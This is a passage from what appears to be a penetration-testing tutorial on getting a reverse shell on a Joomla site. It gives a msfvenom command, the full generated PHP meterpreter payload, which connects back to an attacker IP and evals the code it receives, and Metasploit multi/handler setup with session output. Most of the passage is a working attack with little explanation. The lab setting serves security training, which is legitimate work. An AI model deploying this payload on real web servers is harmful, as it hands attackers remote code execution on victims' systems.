
```
msfvenom -p php/meterpreter/reverse_tcp lhost =192.168.0.9 lport=1234 R
```



```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.0.9 lport=1234 R
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.0.9'; $port = 1234; if (($f = 'stream_soc
ket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; }
if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'strea
m'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREA
M, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'soc
ket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch (
$s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($
s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = '
'; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-str
len($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBA
LS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') &
& ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $s
uhosin_bypass(); } else { eval($b); } die();
root@kali:~# 
```

The above command will give you the malicious php code. Swap this code just like before and simultaneously start the multi/handler as shown in the image below :

```
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 192.168.0.9
set lport 1234
exploit
```



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.9
lhost => 192.168.0.9
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.9:1234
[*] Sending stage (38288 bytes) to 192.168.0.12
[*] Meterpreter session 1 opened (192.168.0.9:1234 -> 192.168.0.12:57126) at 2019

meterpreter > sysinfo
Computer    : test
OS          : Linux test 4.15.0-65-generic #74-Ubuntu SMP Tue Sep 17 17:06:04 UTC
Meterpreter : php/linux
meterpreter > 
```

These were the two ways to get a reverse shell in Joomla.

Author: **Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact **here**

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← HA: NARUTO VULNHUB WALKTHROUGH

NEXT POST

HA: AVENGERS ARSENAL VULNHUB WALKTHROUGH →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

□ Notify me of follow-up comments by email.

□ Notify me of new posts by email.

POST COMMENT